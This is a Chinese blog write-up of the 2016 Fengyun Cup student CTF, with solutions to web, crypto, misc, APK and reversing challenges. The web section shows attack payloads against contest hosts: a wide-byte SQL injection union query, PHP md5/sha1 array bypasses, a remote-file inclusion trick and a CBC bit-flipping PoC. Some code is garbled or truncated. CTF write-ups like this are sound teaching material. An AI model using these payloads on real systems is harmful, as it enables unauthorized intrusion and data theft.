

2016风云杯大学生信安大赛 WriteUp

原创

Bendawang 于 2016-05-15 22:45:10 发布 11148 收藏

分类专栏: [WriteUp](#) 文章标签: [WriteUp](#) [风云杯大学生信安竞赛](#) [ctf](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_19876131/article/details/51419917

版权



[WriteUp 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

2016风云杯大学生信安大赛

[web 01](#)

[web 02](#)

[web 03](#)

[web 04](#)

[web 05](#)

[web 06](#)

[web 08](#)

[web 09](#)

[CRYPTO 01](#)

[misc 01](#)

[misc 02](#)

[misc 03](#)

[misc 06](#)

[apk 01](#)

[apk 03](#)

[apk 04](#)

[re 01](#)

[re 03](#)

[re 04](#)

2016风云杯大学生信安大赛

好吧第二次正式打CTF, 虽然这次的题比较简单, 而且大部分强队都去打whctf去了, 最后10分钟直接从第四掉到第七, 也没办法, 实力不够, 继续练吧, 贴个图纪念一下。整体看这次的web还是比较中规中矩的, 没有过分的脑洞。自己也犯蠢了, 以为web做完了, 结果最后才发现 web 07 没有做真是哔了狗了。。

web 01

代码如下：

```
<?php
highlight_file('2.php');
$key=KEY{*****};
$.IsMatch= preg_match("/key.*key.{4,7}key:\//(.*)key[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $.IsMatch ){
    die('key: '.$key);
}
?>
```

一个正则匹配

payload如下

```
http://219.146.15.116/4t56ysgh6h7u/?id=keykeykeykeykeykeykey:/a/aakeya:]
```

得到最后的 flag

□

web 02

乌云上的一个漏洞，<http://www.wooyun.org/bugs/wooyun-2015-0125982>。

把 multipart/form-data 变换一下大小写，然后把 Content-Type 换成随便一个图片格式就行了，没截图，记得flag是这个

```
KEY{bb9935dc12397882af23rghjwe3820ea2b678}
```

web 03

代码如下：

```
<?php
extract($_GET);
if (!empty($dpc))
{
$combination = trim(file_get_contents($filename));
if ($dpc === $combination)
{
echo "<p>Hello:" . $combination!?"</p>";
echo "<p>Congratulation.Key is:" . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

一道简单的审计题，根据file_get_contents可以远程打开文件的特性，在你的vps或是别的什么上放一个 1.txt，内容是 1234，然后就可以了，payload如下：

```
http://139.129.166.67/gth56u778i8/?filename=http://xxxxxxxxxxxxxx/1.txt&dpc=1234
```

web 04

根据提示，要POST一个 `username` 和 `password`，还要二者的md5值相同，那么最后果断构造如下：

```
username=240610708&password=QNKCDZO
```

不对。再试试这个

```
username[] = 240610708&password[] = QNKCDZO
```

对了，然后提示说不是admin，看看cookie，果断改一下就可以了，一个base64，所以最后的payload如下图：

□

web 05

通过备份文件 `~` 看到源码如下：

```
<?php
$_GET['myid'] = urldecode($_GET['myid']);

$flag = 'xxxxxxxxxxxxxxx';
if (isset($_GET['name']) and isset($_POST['password'])) {
    if ($_GET['name'] == $_POST['password'])
        print 'Your password can not be your name.';
    else if (sha1($_GET['name']) === sha1($_POST['password']) && ($_GET['myid'] == 'anyun'))
        die('Flag: '.$flag);
    else
        print 'sorry!';
}
?>
```

直接用数组绕过就可以了

payload如下：

□

得到flag

□

web 06

mysql宽字符注入，没有别的过滤，直接构造联合查询从系统表 `information_schema` 里面爆出表名和列名，这里注意下编码的转换就行了，别的没有什么坑点，该数据库下面有两个表 `article,flag`，`flag` 表里有两个字段 `id,thisisflag`，最后给个 `payload`

```
http://139.129.166.67/5t5y6huj7j7/index.php?id=1%c0' and 1=2 union select 1,convert(group_concat(thisis
```

然后的得到 `flag`。

□

web 08

一道CBC字节翻转攻击，给个链接：<http://drops.wooyun.org/tips/7828>

根据文章写POC,代码如下：

```
<?php
//1234567890abcdef1234567890abcdef1234567890abcdef1234567890auid=9;123123123123
$enc = "9pzE4775q38+wG1/FqNMffM53Ra6wTKAGUykoelioOjKzlajhqqjsPjGiXVvkFF2BwdywFE67ELLaNuU5yS0kjiu
$enc = base64_decode($enc);
echo "<br>" . ($enc) . "<br>";
$enc[47] = chr(ord($enc[47]) ^ ord("9") ^ ord ("1"));
echo "<br>" . ($enc) . "<br>";
$c = base64_encode($enc);
$d = urlencode($c);
echo "Plaintext after attack : <br>$c<br>";
echo "Plaintext after attack : <br>$d<br>";
?>
```

得到如下：

□

即

```
9pzE4775q38%2BwG1%2FFqNMffM53Ra6wTKAGUykoelioOjKzlajhqqjsPjGiXVvkFF2JwdywFE67ELLaNuU5yS0kjiuETsjG0Jdk4Li
```

然后修改cookie直接提交，即获得flag

□

web 09

这道题一开始就跳转到了这里

```
http://139.129.166.67/sefrgtafgr/index.php?line=&file=a2V5LnR4dA==
```

出现一堆没用的东西，对 `file` 解码是 `key.txt`，换成 `index.php` 后发现，这里存在任意代码读取，不断修改 `line` 的值得到 `index.php` 完整代码如下：

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['file'])?$_GET['file']:"");
$line(isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&file=a2V5LnR4dA==");
$file_list = array(
'0' =>'key.txt',
'1' =>'index.php',
);
if(isset($_COOKIE['key']) && $_COOKIE['key']=='an_yun_tec'){
$file_list[2]='thisis_key.php';
}
if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

然后审计下构造如下请求:

□

于是得到flag是 KEY{key_anyuntec_co0kies}。

CRYPTO 01

一道培根加密，

原文是

```
would you prefer Sausages or bacon with Your Egg?
```

换过来变成

```
aabaa aaaaa baabb aaaab aaaaa aaaba abbba abbab
```

百度百科里的第一个表，换成答案就是

```
eatbacon
```


misc 01

winhex打开得到的JPG图片，在文件exif发现一串可疑字符ZmxhZ3tsdW9fcm9vbX0，加上=base64解码后得到 flag{luo_room}

misc 02

解压后得到jpg图像，从图像的文件结尾后抠出了一个zip压缩包，判断了一下不是伪加密，根据提示银行卡密码，用工具暴力破了一下，得到了文件密码，解压后得到了flag.txt

KEY{luffy_and_jet}



misc 03

解压后得到一张jpg，用winhex看了一下头部 直接得到flag…什么鬼…



misc 06

观察了一下数据包，是ftp传输，有几个包特别显眼如下：



把他们都用winhex抠出来，data3是一个带加密的zip文件，data5说社会工程学说，很多用户习惯于用一样的密码。试了一下其他几个data中的密码都不对，重新去观察数据包，观察到下图中的包：



得到密码whoami127.0.0.1，尝试解压，成功！得到 `KEY{351d5ead1ca31ed33deb6f6a3111e117}`

apk 01

打开zip文件发现需要密码，立马反应到这是伪加密

为了偷懒把他的加密位用网上的脚本将一改成零即可

apk变成普通的apk后再按正常步骤：

在 `AndroidManifest.xml` 文件中可以发现

```
//KEY{f2b0590b558a08514e1c497d400d08ba}
```

apk 03

这哈哈都写出来了，明显是忽悠人的。。。

在 `FlagActivity` 里能看到

```
int[] arrayOfInt = { 75, 69, 89, 123, 97, 119, 52, 110, 110, 52, 95, 107, 52, 114, 95, 109, 120, 95, 100, 51, 120, 125 };
```

ascii码转换一下就是答案

```
KEY{aw4nn4_k4r_mx_d3x}
```

apk 04

函数有点多，看着有点蛋疼，全都看一遍就好了，其实并不难。

纯分析的话不用写一行代码就能做出这道题，下面我把分析的步骤都写出来，具体分析步骤如下

在 `uc` 这个class里比较显眼

```
public static String nj = "XRLjD6hy4yFE7tuF6{";
```

这个太扎眼了，一眼就能看出来

因为看过前面的函数有印象：

```
while (true)
{
    str = str + c;
    i++;
    break;
    if ((j >= 65) && (j <= 77))
        c = (char)(j + 13);
    else if ((j >= 110) && (j <= 122))
        c = (char)(j - 13);
    else if ((j >= 78) && (j <= 90))
        c = (char)(j - 13);
    else if ((j >= 48) && (j <= 57))
        c = (char)(j ^ 0x7);
    else
        c = (char)(j ^ 0x6);
}
```

两个大括号反过来了就是因为这里的

```
else
c = (char)(j ^ 0x6);
```

else就是除了数字和字母之外的字符

和 0x6 异或刚好就把最低位反过来然后括号反过来了

然后调用函数的时候:

```
uc.bh(cc.encrypt(str1), ca.encrypt(str1), cb.encode(str1));
```

之后:

```
public static boolean bh(String paramString1, String paramString2, String paramString3)
{
    String str = paramString1 + paramString2 + paramString3;
```

可见他用了三个函数，但是因为前面分析的括号可知研究第一个加密函数就可以了

```
public static String encrypt(String paramString)
{
    String str = "";
    int i = 0;
    if (i >= paramString.length())
        return str;
    int j = paramString.charAt(i);
    char c;
    if ((j >= 97) && (j <= 109))
        c = (char)(j + 13);
    while (true)
    {
        str = str + c;
        i++;
        break;
        if ((j >= 65) && (j <= 77))
            c = (char)(j + 13);
        else if ((j >= 110) && (j <= 122))
            c = (char)(j - 13);
        else if ((j >= 78) && (j <= 90))
            c = (char)(j - 13);
        else if ((j >= 48) && (j <= 57))
            c = (char)(j ^ 0x7);
        else
            c = (char)(j ^ 0x6);
    }
}
```

这个函数的意思一看便懂：上半边字母表和下半边字母表对换

数字的话异或一下，还原出来就是：

```
XRL}D6hy4yfE7tuf6{ -->
KEY{Q1ul3lsR0gh51}
```

re 01

首先通过PEID查看，发现是upx壳，在机脱失败后，直接采取手脱，到达程序入口。

□

发现本题是简单的字符串比较，并不存在什么难点

□

得到flag。

re 03

加载进OD观察下，发现没有加壳，需要输入用户名和密码：

□

两个对于长度有一些限制，用户名可以直接得到

□

对于密码则采用了异或比较的方式：

□

写个脚本模拟一下：

□

得到结果：

McDull@Aun

YuyuMy!@ve!

re 04

用od加载发现有反调试，于是用ida加载进来，观察了一下函数的基本结构。

主体就是简单的for循环，在特定时候调用输出函数，所以我们只要模拟下就行了。

```
#include "stdio.h"

__int8 byte_40336D,byte_40336F,byte_40336E,byte_40336C;

int sub_401920()
{
    return printf(
        "%c%c%c%c",
        (unsigned __int8)byte_40336D,
        (unsigned __int8)byte_40336F,
        (unsigned __int8)byte_40336E,
        (unsigned __int8)byte_40336C);
}

int __cdecl sub_401960(int a1)
{
    signed int v2; // [sp+0h] [bp-10h]@5
    signed int v3; // [sp+4h] [bp-Ch]@7
    signed int v4; // [sp+8h] [bp-8h]@3
    signed int v5; // [sp+Ch] [bp-4h]@1

    byte_40336D = *(__int8 *)a1;
    byte_40336F = *(__int8 *)(a1 + 1);
    byte_40336E = *(__int8 *)(a1 + 2);
    byte_40336C = *(__int8 *)(a1 + 3);
    v5 = 5;
    do
    {
        byte_40336D += v5;
        byte_40336D ^= 3u;
        --v5;
    }
    while ( v5 ) ;
```

```

while ( v3 ),
v4 = 4;
do
{
    byte_40336F += v4;
    byte_40336F ^= 4u;
    --v4;
}
while ( v4 );
v2 = 3;
do
{
    byte_40336E += v2;
    byte_40336E ^= 5u;
    --v2;
}
while ( v2 );
v3 = 2;
do
{
    byte_40336C += v3;
    byte_40336C ^= 6u;
    --v3;
}
while ( v3 );
return 0;
}

```

```

int __cdecl sub_401A70(int a1)
{
    int result; // eax@1
    unsigned int l; // [sp+0h] [bp-1Ch]@7
    unsigned int k; // [sp+4h] [bp-18h]@5
    unsigned int i; // [sp+8h] [bp-14h]@1
    char v5; // [sp+C] [bp-10h]@9
    char v6; // [sp+Dh] [bp-Fh]@9
    char v7; // [sp+Eh] [bp-Eh]@9
    char v8; // [sp+Fh] [bp-Dh]@9
    unsigned int j; // [sp+10h] [bp-Ch]@3
    int v10; // [sp+14h] [bp-8h]@1
    int v11; // [sp+18h] [bp-4h]@1

    v10 = 0;
    v11 = 0;
    for ( i = 0; i <= 0xFF; ++i )
    {
        printf("^");
        for ( j = 0; j <= 0xFF; ++j )
        {
            for ( k = 0; k <= 0xFF; ++k )
            {
                for ( l = 0; l <= 0xFF; ++l )
                {
                    ++v10;
                    v5 = j;
                    v6 = i;
                    v7 = l;
                    v8 = k;

                    char arry[4];

```

```
arry[0]=v5;
arry[1]=v6;
arry[2]=v7;
arry[3]=v8;

        if ( v10 == a1 )
        {
            sub_401960((int)arry);
            sub_401920();
        }

    }
}

result = i + 1;
}

return result;
}

int __cdecl main()
{
    sub_401A70(1147021405);
    sub_401A70(942305638);
    sub_401A70(493974365);
    sub_401A70(942764337);
    printf("\n不是这里      ..什么也没有      \n");
    return 0;
}
```

模拟结果如下，得到答案：

□

flag: jN_+6Bnp?_rGB;p